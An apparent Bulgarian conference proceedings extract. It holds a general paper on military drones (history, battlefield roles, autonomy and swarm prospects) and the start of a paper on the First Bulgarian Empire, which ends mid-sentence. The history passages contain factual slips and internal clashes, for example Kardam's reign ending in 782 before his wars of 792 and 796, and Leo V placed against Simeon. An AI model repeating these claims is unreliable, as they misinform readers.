Тенденцията към автоматизация и дигитализация в съвременните армии е неизбежен отговор на нарастващата сложност на бойните условия. Докато в миналото военните действия са били ограничени от физическото местоположение на армията, днес БЛА позволяват на държави и организации да разширят своето влияние на бойното поле без необходимост от физическо присъствие. Така дроновете се превръщат в предпочитано средство за провеждане на мисии, където рискът за военния персонал би бил прекалено висок или неприемлив, което значително променя стратегиите и тактиките на водене на война.

Системите за управление на дроновете са станали изключително сложни, с възможности за наблюдение в реално време, следене на движението на противника и координиране на действията с другите военни части. Дроновете могат да бъдат оборудвани с разнообразни сензори и камери, което позволява наблюдение на различни видове терен при всякакви метеорологични условия и осигуряват постоянен поток от информация на командните центрове. Освен за разузнаване, БЛА са в състояние да извършват целенасочени удари, благодарение на които

военните лидери могат да вземат оперативни решения с минимални странични загуби, особено в региони с население.

1 История

БЛА, нар. още дорнове, са сред най-иновативните технологии на съвременния свят. Те значително променят както военните стратегии, така и гражданските индустрии. Началото на дроновете обаче не е толкова модерно, колкото много хора биха могли да си помислят. Първоначалното им възникване е свързано с военни нужди и се датира още от началото на 20-ти век, когато се правят първоначални опити за създаване на летателни апарати, които да могат да се управляват дистанционно, без намесата на пилот. Първоначалното развитие на безпилотните летателни апарати започва с опитите да се създадат устройства за военни цели, които да извършват разузнавателни мисии, да изпълняват атаки или да служат за трени-ровъчни цели. Първоначално дроновете не изглеждат като съвременните модели, познати днес, но тяхната основна цел и използване са изключително близки до съвременните приложения на тези устройства.

Един от първоначалните експерименти, довел до създаването на безпилотни летателни апарати, е свързан с разработката на устройства, които могат да бъдат изстреляни в небето и да се използват за тренировъчни цели по време на войни. Първоначално са използвани за имитация на вражески самолети, срещу които да се тренират пилотите и зенитните артилерийски установки. По този начин безпилотните летателни апарати започват да играят важна роля в подготовката на военните сили като средства за симулация и обучение.

Първият полет на летателен апарат, задвижван от двигател с вътрешно горене е точно документиран – на 17 декември 1903 година в Кити Хоук, Северна Каролина, когато лежейки по корем върху това, което по-късно ще бъде наречено фюзелаж на самолета, Уилбър, един от братята Райт, отлепя от специално построена дървена рампа своето изобретение и то бръмчи точно 17 секунди на височина от повече от 5 метра над земната повърхност. Само 14 години по-късно бойната авиация не само се налага като основен вид въоръжени сили по бойните полета и във въздушните простори на Първата световна война, но и възникват първите прототипи на летателни апарати, които се управляват не от пилот на борда, а дистанционно или чрез „роботизирани“ агрегати или устройства.

През 1917 година бившата Британска фабрика за военни балони и дирижабли, преобразувана вече като Кралска самолетостроителна компания, съвместно с Кралския въздушен корпус разработват първия прототип на радиоуправляем летателен апарат под кодовото име „Въздушна мишена“. Разработването, тестването и опитите за реално бойно използване на безпилотни летателни апарати навлиза в по-активна фаза в периода между двете световни войни. През 1935 година във Великобритания пристъпват към серийно производство на радиоуправляеми въздушни мишени, използвани при обучението на зенитни разчети и на пилоти на изстребителната авиация – De Havilland DH 82B Queen Bee (Пчела царица). До 1943 г. са построени общо 412 „пчели“, като 360 от тях са с корабно базиране, изстрелвани от катапулт. Те достигат скорост от 167 км/ч, имат

боен радиус от 483 км и таван на полета 4 200 метра. Втората световна война бележи революционен напредък в бойното използване на безпилотни летателни апарати, защото се появяват нови класове и типове дроневи. Паралелно с въвеждането на уникалната по това време балистична ракета Фау-2, Германия успешно разработва и масово използва за пръв път в света крилатата ракета с противоточен пулсиращ реактивен двигател Fieseler Fi 103 (Фау-1) [10].

Фау-1 лети със скорост до 600 км/ч на височина около 600 метра. Но отклонението от целта е от няколко до сто километра. Бойният заряд е около 900 килограма. Първоначално Фау-1 е изстрелван от наземна катапултна рампа, а в последствие за носители са използвани бомбардировачите Heinkel He 111. Общо са произведени около 30 000 Фау-1, които са използвани срещу Лондон, Антверпен и Лиеж. Значителна част от тях са свалени или не достигат целите си, но причиняват значителни жертви сред гражданското население – около 73 000 души убити и ранени.

Въпреки че първоначално дроновете се използват предимно за военни цели, тяхната роля започва да се разширява и към гражданските области с напредването на технологиите и разширяването на обхвата на техните възможности. След края на Втората световна война, разработки на нови модели започват да се използват в различни области като наука, география и инфраструктура. Въпреки това, повечето изследвания и инвестиции все още са насочени основно към усъвършенстване на дроновете за военни приложения.

По време на Студената война, в края на 20-ти и началото на 21-ви век, значителен напредък е постигнат в областта на безпилотните технологии. Дроновете започват да получават все по-широко приложение, включително в разузнаването, наблюдението на тероризма и военни операции, като играят централна роля в различни конфликти. През този период дроновете се въвеждат и в нови граждански индустрии като селското стопанство, логистиката и търговията.

Началото на дроновете е само една глава от историята на тяхното развитие, като с всяка изминала година те продължават да доказват своето значение и потенциал както за съвременните военни операции, така и за развитието на нови технологии в гражданската сфера [2], [3], [4]. В бъдеще те вероятно ще играят още по-важна роля в решаването на различни глобални предизвикателства, свързани с безопасността, ефективността и устойчивото развитие.

2 Роля на БЛА в съвременните войни

Съвременните военни дроневи са се превърнали в незаменима част от военните стратегии и тактики, променяйки из основи динамиката на конфликта и методите на водене на бойни действия [1], [5], [6], [7], [9]. Технологичното развитие през последните две десетилетия доведе до значителен напредък в БЛА, което ги направи по-леки, бързи, маневрени и ефективни от всякога. Днес те заемат ключово място в арсенала на много държави и играят важна роля не само в традиционните бойни операции, но и в стратегически мисии, разузнаване и логистика.

Една от важните характеристики на съвременните БЛА е и тяхната психологическа роля. Постоянното присъствие на дронове в определена зона може да окаже натиск върху противниковите сили, като създаде усещане за постоянно наблюдение и потенциална заплаха. Това оказва ефект върху морала на врага и може да доведе до дезорганизация и загуба на увереност в бойната обстановка.

Друга важна област, в която дроновете се използват успешно, е хуманитарната и спасителната дейност по време на война. Те могат да бъдат използвани за наблюдение на цивилното население и за осигуряване на спешна помощ и медицинска подкрепа в райони, които са откъснати от наземната логистика. В много случаи дроновете помагат за спасяването на живота на цивилни, като предлагат бърз достъп до критично важни доставки в зони, които са твърде опасни или отдалечени за наземни операции.

БЛА са мощен инструмент в асиметричните войни, където нерядко се сблъскват държави и нестандартни военни групировки или терористични организации, разполагащи с ограничени ресурси. Чрез използването на дронове, по-големите и технологично напреднали сили могат да получат предимство чрез постоянен мониторинг на ситуациите и прецизни удари по стратегически цели, без да се излагат на значителни рискове. Това от своя страна води до нова динамика в конфликти, които традиционно биха изисквали по-мощни и дълготрайни военни кампании.

Дроновете също така трансформират комуникациите и обмена на информация на бойното поле. Чрез тях командирите могат не само да получават информация, но и да я предават в реално време на своите бойци, като осигуряват непрекъснат поток от разузнавателни данни и прецизни указания. Тази форма на мобилна комуникация улеснява координацията между различни звена, което значително повишава гъвкавостта и възможността за реакция на войските.

Освен това дроновете са икономически изгодни в сравнение с пилотираны самолети и други традиционни средства за въздушна поддръжка. Те изискват по-малко ресурси за поддръжка и обучение, което позволява на много армии да поддържат по-големи флотове от дронове с по-ниски разходи. Ниската цена на производство и поддръжка на дроновете ги прави привлекателен избор не само за големите държави, но и за по-малки армии, които търсят рентабилни решения за модернизация на своите сили.

Бързото развитие на БЛА в бойната сфера поставя и редица социални и етични въпроси, които вероятно ще продължат да бъдат тема на дебат в бъдеще. Използването на автономни бойни дронове, които могат да вземат самостоятелни решения на бойното поле, създава опасения относно отговорността при грешки, правата на цивилното население и човешките права. Това може да доведе до създаване на международни стандарти и регулации за използването на автономни оръжейни системи, които да поставят ясни рамки и ограничения за тяхното приложение. В същото време, ще се търси баланс между технологичното развитие и защитата на правата на хората, което ще играе важна роля в бъдещето на бойните операции с дронове.

3 Бъдещето на БЛА

Бъдещото приложение на БЛА в бойните действия обещава да промени драстично стратегиите и тактиките на въоръжените сили. С навлизането на напреднали технологии като изкуствен интелект [8], машинно обучение и автономни системи, дроновете ще стават още по-ефективни и самостоятелни, което ще разшири значително техния обхват и приложение в бойните операции. Една от най-важните тенденции в бъдещото развитие на БЛА е свързана с внедряването на изкуствен интелект и способността за самостоятелно вземане на решения в реално време. Автономните дронове ще могат да изпълняват мисии без пряка човешка намеса, като реагират на променящи се условия на бойното поле, идентифицират и неутрализират заплахи и оптимизират маршрутите си. Това ще позволи на военните да извършват сложни операции с минимална загуба на човешки ресурс и ще даде възможност за по-бърза и гъвкава реакция в критични ситуации.

Развитието на „рояк“ от дронове е още една област, в която БЛА създават нови възможности за бойни действия. Технологията на атаката на рояка, при която множество малки дронове работят заедно в синхрон, позволява масирани нападения срещу вражески позиции, които могат да бъдат трудни за защита или прихващане. Такива дронове могат да действат автономно, вземайки решения в реално време, което увеличава тяхната ефективност и прави защитата срещу тях сложна и скъпоструваща. Атаките на рояка създават огромен натиск върху противниковите системи за противовъздушна отбрана, като същевременно намаляват риска от загуба на големи ресурси, характерен за по-големи оръжейни системи.

Усъвършенстваните сензори и интегрираните навигационни системи ще позволят на БЛА да изпълняват операции в труднодостъпни или силно защитени райони. Тази прецизност ще бъде особено важна в борбата срещу тероризма и партизански групи, където точността на ударите е от съществено значение. Дроновете ще продължават да играят централна роля в разузнаването и наблюдението, като ще осигуряват непрекъсната информация за обстановката на бойното поле. Това ще позволи на командирите да вземат по-информирани и навременни решения, като получават в реално време данни за разположението на противника, броя на силите му, както и за възможностите за атака или отстъпление.

Въпреки че основната роля на дроновете в бойни действия е свързана с разузнаване и удари, бъдещето им може да включва логистични функции. Дроновете биха могли да се използват за доставяне на боеприпаси, храна и медицински консумативи до труднодостъпни или опасни райони, където традиционните транспортни средства са неподходящи. Те могат да изпълняват задачи по евакуация на ранени войници или да осигуряват спешна медицинска помощ на фронта.

Прогресът в областта на материалите и аеродинамичния дизайн ще позволи създаването на дронове, които са значително по-трудни за откриване от противникови радары. Също така ще се работи върху редуциране на шума, за да бъдат дроновете трудни за засичане от аудио датчици. Тази „невидимост“ ще им

даде преимущество в бойни условия, където критичната информация или операция може да бъде проведена с минимален риск от откриване. Подобренията в това отношение ще са от съществено значение за разузнавателните и тактическите операции, където тайният подход е ключов за успеха.

С увеличаването на автономността на дроновете и внедряването на нови източници на енергия, бъдещите модели ще могат да изпълняват значително по-дълготрайни мисии. Изследванията в областта на батериите и алтернативните източници на захранване, като соларни панели и водородни горивни клетки, ще позволят на беспилотните апарати да остават във въздуха за продължителни периоди, без нужда от презареждане или поддръжка. Това ще увеличи техните възможности за дългосрочно наблюдение и ще осигури по-широк радиус на действие, като дроновете ще могат да достигат отдалечени и труднодостъпни райони, без да рискуват човешки живот.

С нарастването на използването на дронове в бойните операции и чувствителната информация, която те обработват, киберзащитата става критично важна. Очаква се бъдещите БЛА да бъдат оборудвани със системи за защита от хакерски атаки и манипулации, които могат да компрометират сигурността на техните мисии. Киберсигурността ще бъде интегрална част от дизайна на дроновете, като ще включва различни защитни механизми за предотвратяване на злонамерени действия и гарантиране на неприкосновеността на операциите. Това ще позволи на военните да се възползват от предимствата на дроновете, като същевременно защитават своите мрежи и чувствителни данни.

Бъдещите бойни действия ще включват все повече хибридни операции, където дронове ще работят съвместно с други видове бойна техника – например с наземни бойни машини, самолети и морски единици. Тази съвместна тактика ще позволи интегриран подход, при който различните типове апарати ще комуникират помежду си и ще синхронизират своите действия в реално време. Например, наземни войски ще могат да използват разузнавателни дронове за осигуряване на информация за врага и откриване на заплахи, докато други видове БЛА ще осигуряват въздушна подкрепа или ще изпълняват тактически удари. Комбинирането на различни видове технологии ще повиши цялостната ефективност на бойните действия и ще позволи по-голяма тактическа гъвкавост на бойното поле [11].

Заклучение

Беспилотните летателни апарати в бъдещето на бойните действия ще предлагат не само иновативни и ефективни начини за провеждане на военни операции, но и ще доведат до преосмисляне на бойните стратегии и тактики. Чрез прилагане на нови технологии и подходи, дроновете ще играят съществена роля в постигането на военни цели с по-малко ресурси и рискове за човешкия живот. Едновременно с това, технологичният напредък ще създаде предизвикателства, свързани с етиката, киберсигурността и международните регулации, които ще оформят бъдещето на този тип апарати. Очакванията са, че дроновете ще станат още по-интегрирани в

бойните операции и ще играят решаваща роля в много области, включително в борбата с тероризма, граничната охрана и мироопазващите мисии. Въпреки значителните си ползи, навлизането на тази технология изисква внимателно регулиране и обществено съгласие, за да се избегнат нежелани последици. Така, развитието на безпилотните летателни апарати бележи нов етап в еволюцията на военната стратегия и технология, с потенциал да оформи бъдещето на бойните действия и международната сигурност.

Литература

1. Бозов, И. Оценка на разузнавателните възможности на безпилотни летателни апарати, International Scientific Conference "Defense Technologies" DefTech 2021, Faculty of Artillery, Air Defense and Communication and Information Systems, pp. 124-128, ISSN 2367-7902
2. Добрев, Ст. Изследване на бреговата ивица на водоеми с фотограметрични методи, МАТТЕХ, 24-26 октомври 2020 г., стр. 283-287, ISSN: 1314-3921
3. Добрев, Ст. Фотограметрия и безпилотни летални средства (БЛА) за правилната експлоатация на минни разработки, Годишник на ФТН, ШУ „Еп. К. Преславски“, 2021 г., стр. 49-53, ISSN: 1311-834X
4. Добрев, Ст. Използването на фотограметрия и безпилотни летателни средства за мониторинг и планиране на минни разработки, Рекултивация выработанного пространства: проблемы и перспективы, Сборник статей участников VI Международной научно-практической Интернет-конференции. Белово, Кемерово, Новосибирск, Шумен, Велико Тырново, 2021, стр. 105-110, eLIBRARY ID: 46500114
5. Bozov, I. Comparative analysis of the remotely piloted aircraft systems used in the Russia-Ukraine war, International Scientific Conference "Defense Technologies" DefTech 2022, Faculty of Artillery, Air Defense and Communication and Information Systems, pp. 113-117, ISSN 2367-7902
6. Bozov, I. Remotely piloted aircraft systems (RPAS) in service to artillery formations, International Scientific Conference "Defense Technologies" DefTech 2022, Faculty of Artillery, Air Defense and Communication and Information Systems, pp. 118-121, ISSN 2367-7902
7. Bozov, I. Unmanned combat aerial vehicle (UCAV) – weapon of the future, International Scientific Conference "Defense Technologies" DefTech 2023, Faculty of Artillery, Air Defense and Communication and Information Systems, pp. 243-247, ISSN 2367-7902
8. Ivanova, A. Feed-Forward Neural Network for Graphical Symbol Recognition in Additive Noise Environment, Proceedings of the 7th IEEE International Conference "Big Data, Knowledge and Control Systems Engineering" (BdKCSE'2021) 28–29 October 2021, Sofia, Bulgaria Electronic ISBN:978-1-6654-1042-7, Print on Demand(PoD)ISBN:978-1-6654-1043-4, DOI: 10.1109/BdKCSE53180.2021.96272 89, pp. 1-8 (SCOPUS)

9. Katsev, I., I. Bozov, Assessment of unmanned aerial vehicles' reconnaissance effectiveness when used by artillery reconnaissance formations, International Scientific Conference "Defense Technologies" DefTech 2021, Faculty of Artillery, Air Defense and Communication and Information Systems, pp. 109-115, ISSN 2367-7902
10. Научна статия на уеб страница Offnews.bg: <https://offnews.bg/analizi-i-komentari/parviat-dron-e-ot-1917-g-istoria-na-dronovete-i-tiahnoto-bojno-izpolz-827665.html>
11. Научна статия на уеб страница Pan.bg:
https://pan.bg/view_article-6-1602-Rolq-mqsto-i-zadachi-na-bezpilotnite-aviacionni-kompleksi-v-sistemata-za-nacionalna-sigurnost.html

THE HISTORY OF THE FIRST BULGARIAN EMPIRE

Georgi Hristov

*Department , Air Defense and Communication and Information Systems faculty – Shumen NVU
"Vasil Levski" , e-mail: goshetowee1977@abv.bg*

Abstract: *The First Bulgarian Empire was established by Khan Asparuh , who crossed the Danube river with his army , after victories over Byzantium and asserts itself as a powerful state in Southeastern Europe (680 – 681). During the 8th and 9th centuries, the empire strengthened, with Khan Krum standing out for his successful wars and reforms. The peak of its development came under Tsar Simeon the Great (893 – 927), when Bulgaria reached its greatest territorial expansion with our borders reaching three seas and became a cultural and spiritual center in the Balkans.*

Keywords: *the First Bulgarian Empire , Tsar Simeon the Great , greatest territorial expansion*

Въведение:

Първото Българско Царство е един от най-важните етапи в историята на България. То оставя след себе си значимо наследство в политическо, културно и социално отношение. Първото Българско Царство бележи своето начало през 681 година от хан Аспарух (Исперих), това царство е първото обединение на славяни и прабългари на Балканския полуостров и поставя основите на българската държавност.

1 Основаване на Първото Българско Царство:

Славяните заселили северната част на Византия, но тази огромна територия не им принадлежала. Войските на могъщата империя често нахлували от юг за да убиват и грабят. Аварите пък напирали непрекъснато от северозапад. В стремежа си да се съхранят, разпокъсаните славянски племена започнали да се обединяват. Така между река Дунав и Стара планина възникнал мощният съюз на седемте славянски племена и северите. По същото време пресекли северната граница на Византия част от прабългарските племена, предвождани от хан Аспарух (Исперих) от рода Дуло. Те се установили в местността Онгъла, на север от делтата на Дунав. Там построили укрепен лагер. Той бил защитен от дълъг дълбок ров и здрава дървена стена. От север околните реки и блата го правели непристъпен за враговете от останалите три страни. Оттам воините на Аспарух все по-често нахлували в земите на империята. Така в средата на VII Век на север от Византия заживели два народа. Те се отличавали един от друг по външния си вид, говорели различни езици, почитали различни богове. Но едно нещо ги сближавало общият им враг Византия. В Цариград се страхували че това ще това ще доведе до сблъсък между тях. Ето защо император Константин IV Погонат (Брагату) събрал огромна войска, която пратил на север срещу българите по суша, а сам повел корабите по море. Византийците достигнали го усгето на Дунав спрели пред лагера на Аспарух , на четири дни те безуспешно обсаждали укрепението. но българите не влизали в бой. Под предлог, че отива на бани в Месембрия (Несебър), Константин IV напуснал

брега с пет от своите кораби. Сред войските му се понесли слухове, че императорът бяга и те масово започнали да се изтеглят. Българите се възползвали от ситуацията и връхлетели върху разколебаните ромеи, кошто станали храна на техните мечове. Малка част от разбитите византийци едва успели да се доберат го корабите. Аспарух се проявил като добър стратег. Продължил с войските си на юг, завземайки крепостите до Одесос (Варна). Съюзът, който установил със славяните, му позволил без бой да преминава през земите им и да продължи набезите в Тракия. Това принудило Константин IV да преговаря с българите и през 681 г. да сключи договор за мир. Така получило признание създаването на българската държава. Византия, която събирала данъци от всичките си съседи, се принудила да плаща данък на българите. Славянските племена, живеещи в територията на новата държава, запазили своите земи и княжеската си власт. Аспарух преместил столицата в славянското селище Плиска. Починал е в сражение през (700-701)г. в сражение с хазарите северно от делтата на Дунав. Но през тези две десетилетия, прекарани в мир, българската държава успяла да стъпи здраво на Балканския полуостров и да пусне корени.

2 Управление на хановете на Първото Българско Царство:

След Аспарух, българската държава е управлявана от редица ханове, които играят важна роля за укрепването на страната и разширяването ѝ.

Хан Тервел (700-721): Изминали двадесет години от битката в местността Онгъла , където предвожданата от хан Аспарух българска войска разбила армията на Константин IV Погонат . Ювиги хан Аспарух станал първият владетел на новата славянобългарска държава . Византия била принудена да сключи мир с България и да ѝ плаща данък всяка година . За срам на ромеите това продължило и по времето на неговия син – хан Тервел. Младият владетел умело се възползвал от размириците в Комстантинопол , където императорите често се сменяли . През 695 г. заговорници свалили поредния император Юстиниан II. За да го посрамят, те му отрязали носа и го изпратили на заточение при хазарите. Оттогава го наричали Риномет (Безносия). След десетгодишно изгнание Юстиниан II успял да избяга и пристигнал с кораб при устието на Дунав. Византиецът потърсил помощта на хан Тервел, за да си върне властта. В замяна обещал скъпи дарове и императорски почести. През 705 г. хан Тервел с 15 000 войници застанал гордо пред стените на Цариград. През отворите на канализацията Юстиниан II се промъкнал с малък отряд в крепостта , изненадал противниците си и жестоко се разправил с тях . През 717 г. повече от 80 000 арабски воители потеглили към Константинопол. Като научили за това, ромеите проводили пратеници за помощ при хан Тервел. Той се отзовал на молбата, защото разбрал, че падането на византийската столица ще изправи България пред опасен враг. Изпратил исканата войска и така още в началото на обсадата арабите били принудени да воюват на два фронта - срещу защитниците на града и против българската конница, която непрекъснато ги връхлитала. Много скоро техният предводител Маслама се убедил, че българите са опасен противник, и нарешил да се изкопае дълбок ров, който да предпази воините му от внезапните

нападения. Същия изкоп мюсюлманите направили и откъм Константинопол. Така арабската армия от обсаждаща се превърнала в обсадена. Настъпила зимата. Недостигът на храна карал някои да изяждат трупове на мъртвците, а други поглъщали дребни камъни или ядели сметта, събрана от корабите. Въпреки негодите, арабите не се предавали. Те едва дочакали следващото лято. Опитали се с изненадващ удар да пробият обръча на българите, но в решителното сражение воините на хан Тервел разгромили арабската армия, която загубила повече от 20 000 души. Оцелелите едва се добрали до корабите си и безславно отплавали. Хан Тервел станал най-известният владетел в тогавашния свят. Десетилетия след неговата смърт поети съчинявали балади, в които величаели спасителя на Европа.

Хан Телериг (768-777): През последните пет години от своето царуване Константин V Копроним бил принуден да остави на мира България, защото вътрешни борби раздирали двореца му, а и арабите все по-често връхлитали върху империята в Мала Азия. Това принуждавало Византия да се съсредоточава срещу тях. Така България получила глътката въздух, от която толкова се нуждаела. По това време управлявал хан Телериг. За да заздрави отслабената държава, той се нуждаел от мир. Скоро договърът за примирие с Византия бил подписан, но българският владетел знаел, че не може да разчита на думата на лукавия император, затова хан Телериг засилил връзките си с някои славянски племена, населяващи територията на Византия. През 774 г. той подкрепил стремежа на племето берзита в Македония да се откъсне от властта на империята. В отговор Константин V нарушил мира и изпратил по море голяма войска срещу българите. Но страшна буря унищожила корабите му край Месембрия (Несебър). В същото време хан Телериг с хитрост изловил византийските шпиони в Плиска. Това довършило императора, който се разболял от мъка и през 775 г. по време на деветия си поход срещу България починал. Така България се отървала от най-големия си враг. Но с това междуособиците в Плиска не престанали. Заговор на боилите скоро принудил хан Телериг да потърси убежище в Константинопол при новия византийски император Лъв V.

Хан Кардам (777-782): След Телериг на българския престол се възкачил хан Кардам. Византийският император не му създавал грижи и българският владетел побързал да утвърди властта си, като веднъж завинаги се справил с непокорните боили. В страната най-сетне се възцарил мир, укрепнал нейният авторитет. Сега България можела не само успешно да се отбранява, но и да нанася удар. В това скоро се убедил новият византийски император Константин VI. В сражение с българите през 792 г. той загубил цялата си армия край крепостта Маркели (до Карнобат). Четири години по-късно василевсът отново отказал да плаща данък. Предизвикал хан Кардам да потегли с войските си на юг, но изправен пред тях, цели 17 дни не посял да влезе в бой. Като се завърнал безславно в Константинопол, майка му императрица Ирина наредила да го ослепят и взела властта в свои ръце. Тези междуособици във византийския двор на свой ред

използвал хан Кардам - укрепил вътрешния мир и подготвили възхода на България при следващите владетели.

Хан Крум (803-814): И приятели, и врагове го наричали Крум Страшни. Скоро след възкачането си на престола хан Крум изпратил войски на северозапад, за да унищожат аварската държава. Така той освободил от робство много славянски племена и присъединил източните части на Аварския хаганат към границите на България. В тях влизали и Карпатите – богати на полезни изкопаеми планини в днешна Румъния. Скоро българският владетел насочил поглед на юг. В Македония и Пелопонес византийците все още държали в подчинение славянски племена, които често вставали. В отговор на неуспешен византийски поход срещу България през 808 г. хан Крум изпратил военен отряд по долината на река Струма. Българите навлезли дълбоко в пределите на Византия и неочаквано се натъкнали на обоз, пренасящ заплатата на ромейската войска - 1100 литри (близо 400 кг.) злато. Богатата плячка се отправила към Плиска. На следващата година хан Крум се изправил с войските си пред яката крепост Сергика, която пазела пътищата към Македония и Беломорието. Той превзел и сринал града до основи. Тогава византийският император Никифор I Геник решил най-после да се разправи с България. В началото на 811 г. той започнал подготовката на голям поход, като мислел напълно да я унищожи. Събрани били елитни военни части от Балканите и Мала Азия. Но още при граничната крепост Маркелу (край Карнобат) станали събития, които предвещавали злополучния финал на похода. Любимият прислужник на императора избягал при българите с всичките му дрехи и много пари.

Законите на хан Крум:

Хан Крум бил не само велик военачалник. Неговата държавничка мъдрост се проявила и вътре в страната. Той отрано разбрал, че за да води победни войни в България, трябва да царят спокойствие, затова още с възкачането си на трона се разправил с непокорните боляри, а верните надарил богато. Крум разбирал друго, че българите и славяните се нуждаели от общи закони, за да живеят мирно в една държава. Затова прозорливият владетел станал първият законодател в нашата история. Как точно е стигнал до идеята за това, ние не знаем. Според легендата, след сражението с аварите хан Крум разпитал пленените им първенци. Искал да узнае защо загинала тяхната могъща някога държава. Пленниците взаимно прекъсвайки се помежду си му разказали, че клеветници погубили най-храбрите и най-умните измежду аварите. Престъпниците се разхождали на свобода, защото се били съюзили със съдиите, а виното било толкова много, че мнозина станали пианици. Никой не искал да работи повече, а всички ставали търговци и се мамели помежду си. Хан Крум виждал, че след многобройните войни и в неговата държава разбойници започнали да нападат именията на богатите, просяци тръгнали от врата на врата за милостиня, клеветници присвоявали чуждите имоти с измама. Палачите измъчвали обвинения, биели го с бич по главата, забивали в тялото му нажежени шипове, докато си признае вината. Човек, дори да е бил невинен, не можел да се защити и често умирали от изтезанията. Затова хан Крум решил да

сложи край на това беззаконие, което съсипвало държавата му отвътре. Провъзгласените от него закони трябвало да изгладят различията между българските и славянските обичаи за съдене на хора и да укрепят държавата. Нарушителите им били жестоко наказвани.

Хан Омуртаг (814-831): Трона на хан Крум наследил синът му Омуртаг. За разлика от своя баща новият владетел се стремил към мир. Затова през 815 г. той сключил 30-годишен договор с Византия. Никога до тогава империята не била подписвала мир за толкова продължителен период. За да докажат своята искреност, българските пратеници в Константинопол се заклели съгласно християнския канон, а император Лъв V - според езическия обичай на българите. Договорът определял границата между двете държави в Тракия (между Черно море и Родопите) и условията за размяна на пленници. Така хан Омуртаг продължил делото на баща си и присъединил нови славянски родове към България. Но сторил това с мир, а не с война. Българският владетел спазвал ревностно договора. Той запазил мира и след смъртта на Лъв V, когато на императорския престол се възкачил Михаил II. Нещо повече, когато през 821г. столицата Цариград била обсадена от въстаници, хан Омуртаг изпратил помощ на новия василевс. Българите разбили бунтовниците и така доказали приятелското си отношение към империята. Мирът с Византия позволил на хан Омуртаг да насочи вниманието си към опасностите надвиснали върху северозападната и североизточната граница на българската държава. Могъщата Франска империя се била превърнала в притегателен център за славянските племена, живеещи между реките Тимок и Тиса. Те се стремели към известна самостоятелност и в желанието си да се откъснат от България търсели закрила у своя западен съсед. Хан Омуртаг напразно изпращал свои пратеничества до краля на франките. На три пъти молбите му да не приема славянски племена в империята си оставали без задоволителен отговор. Тогава българският флот се отправил нагоре по реките Дунав и Драва. Непокорните племена на браничевци, тимочани и абодрити отново били върнати към държавата. За да пресече други подобни опити, ханът заповядал да бъдат изгонени техните князе като на мястото им назначил свои верни наместници. На североизток пък българската армия достигнала бреговете на река Днепър, отблъсквайки, според едни историци хазарите, а според други - маджарите. Макар, че признавали заслугите на хан Омуртаг за постигането на дълготрайния мир, византийските хронисти пишели с омраза за делата му. И това се дължало на неговото отношение към християнството. Иначе миролюбивият български владетел с жестокост преследвал християните в своите земи и се боял от чуждата вяра. Ювиги хан Омуртаг използвал 30-годишния мир за усилена съзидателна дейност. Той строил нови градове дворци, крепости и мостове. Но първо възстановил опожарената от византийците Плиска. Отвън столицата била оградена със защитен вал. Пред дългия насип имало дълбок ров, пълен с вода. Зад укрепението се простирал външният град, в който живеело обикновеното население. Каменна стена висока 12 метра, отделяла вътрешния град от останалата част на Плиска. Проходите на нейните порти били двойно подсигурени, затваряли

се с падаща врата (катаракта) и с масивни двукрилни врати. Във вътрешния град се издигала Тронната зала - на мястото на Крумовия дворец, опожарен от Никифор. Тя била заобиколена от култови и жилищни сгради, от занаятчийски квартали и тържища. Третият укрепителен пояс, наричан Малък дворец, се намирал в централната част на каменната крепост. Бил защитен с тухлена стена. Подземни проходи извеждали от него към Вътрешния град. Езически храм и голямо водохранилище допълвали архитектурата на дворецовия център. Хан Омуртаг не преставал да се грижи и за сигурността на държавата. Той укрепил границите на България със защитни валове. Най-впечатляващ от тях бил окопът "Еркесия", който е бил с изключителната дължина от 130 км, като той е защитавал южните предели на България.

3 Разцвет на Първото Българско Царство:

- След смъртта на хан Пресиян на българския престол се възкачил синът му Борис. В смутни времена започнало управлението на младия хан. Старият враг на юг, Византия, била отблъсната от арабите и само чакала удобен момент да нападне България. Не били спокойни и северозападните граници. Там Немското кралство се опитвало да се справи с Великоморавия, другата голяма славянска държава. Хан Борис искал да живее в мир със съседите си. Но немци, хървати и византийци постоянно нападали границите му и той бил заставен да изпраща войски срещу тях. Шест принудителни войни водил българският владетел, но не постигнал нито една победа! Редица трудности трябвало да преодолее ханът и вътре в страната. Българи и славяни все още живеели разделени. Макар и поданици на една държава, те все още говорили на различни езици и имали различни обичаи. Всеки от двата народа почитал своите богове. Вярващите в Тангра българи признавали само него, а славянските племена продължавали да се прекланят пред Перун и многото си други божества.

- Християнизация: Покръстването на България не станало изведнъж. Първи приели кръщението членовете на българската делегация, изпроводена през (863-864)г. да подпише мирния договор в Константинопол. По-късно през същата година се покръстил и хан Борис заедно с цялото си семейство. Това станало на тайна церемония в Плиска. Българският владетел възприел името на византийския император Михаил III и приел титлата архонт (княз). Скоро Михаил издал заповед да се покръсти и народът. Много от хората се подчинили но голяма част го сторили насила. Като част от боилските родове открито се опълчили срещу новата вяра. И така през (864-865)г. се прекръства цялото население.

- Културно развитие (Кирил и Методий): Дватамата братя били изключително образовани и успешно се справяли с дужина пратеничества в далечни страни. Те били Родом от Солун и по брилянтен начин са владеели езикът на българските славяни. Моментът настъпил когато през края на 855 г. Кирил и Методий създали съвършено нова азбука. Нарекли я Глаголица.

- Златният век на България: В славни времена Симеон I се възкачил на трона. Той поел управлението на огромна християнска държава, която вече беряла плодотворе на мирните десетилетия под управлението на княз Борис I. България

била страна със самобитна славянска култура, а народът ѝ бил обединен от новата обща вяра. Но времената били трудни. Византийският император Лъв V не могъл да се примири с прогонването на гръцките свещеници от България и търсел начин да си отмъсти. Подучен от своите съветници, той преместил тържището на българските стоки от Цариград в Солун. Това било силен удар върху българската търговия, защото така нашите търговци били прогонени от огромния цариградски пазар, където се събирали търговци от цяла Европа и Азия. Освен това те били принудени да плащат по-високи мита. Княз Симеон познавал добре византийците. Той знаел, че това е само началото на сериозен сблъсък. Затова решил да атакува пръв. След като била отхвърлена неговата молба да бъде оставено българското тържище в Цариград, Симеон нахлул с войските си във Византия. Така в 894 г. започнала първата в Европа война за защита на търговски интереси. Но всъщност истинският смисъл на този конфликт бил по-дълбок. Защиатавайки с военна сила уж търговски интереси, Симеон не позволил да го накажат за изгонването на гръцките свещеници в Източна Тракия българската армия помела изпратените срещу нея византийски легиони и хазарски наемници. Огромна плячка и хиляди роби увенчали първата бляскава победа на младия княз. Но въпреки това василевсът не върнал на българските търговци в Цариград. Той подкупил с много злато маджарите, за да нападнат България от север. В същото време византийската флота потеглила от юг. Нападението от две страни затруднило Симеон и той временно отстъпил. Войските му се затворили в крепостта Дръстър (Силистра). За да спечели време князът започнал преговори с Византия, но в същото време тайно се споразумял с печенегите и заедно с тях 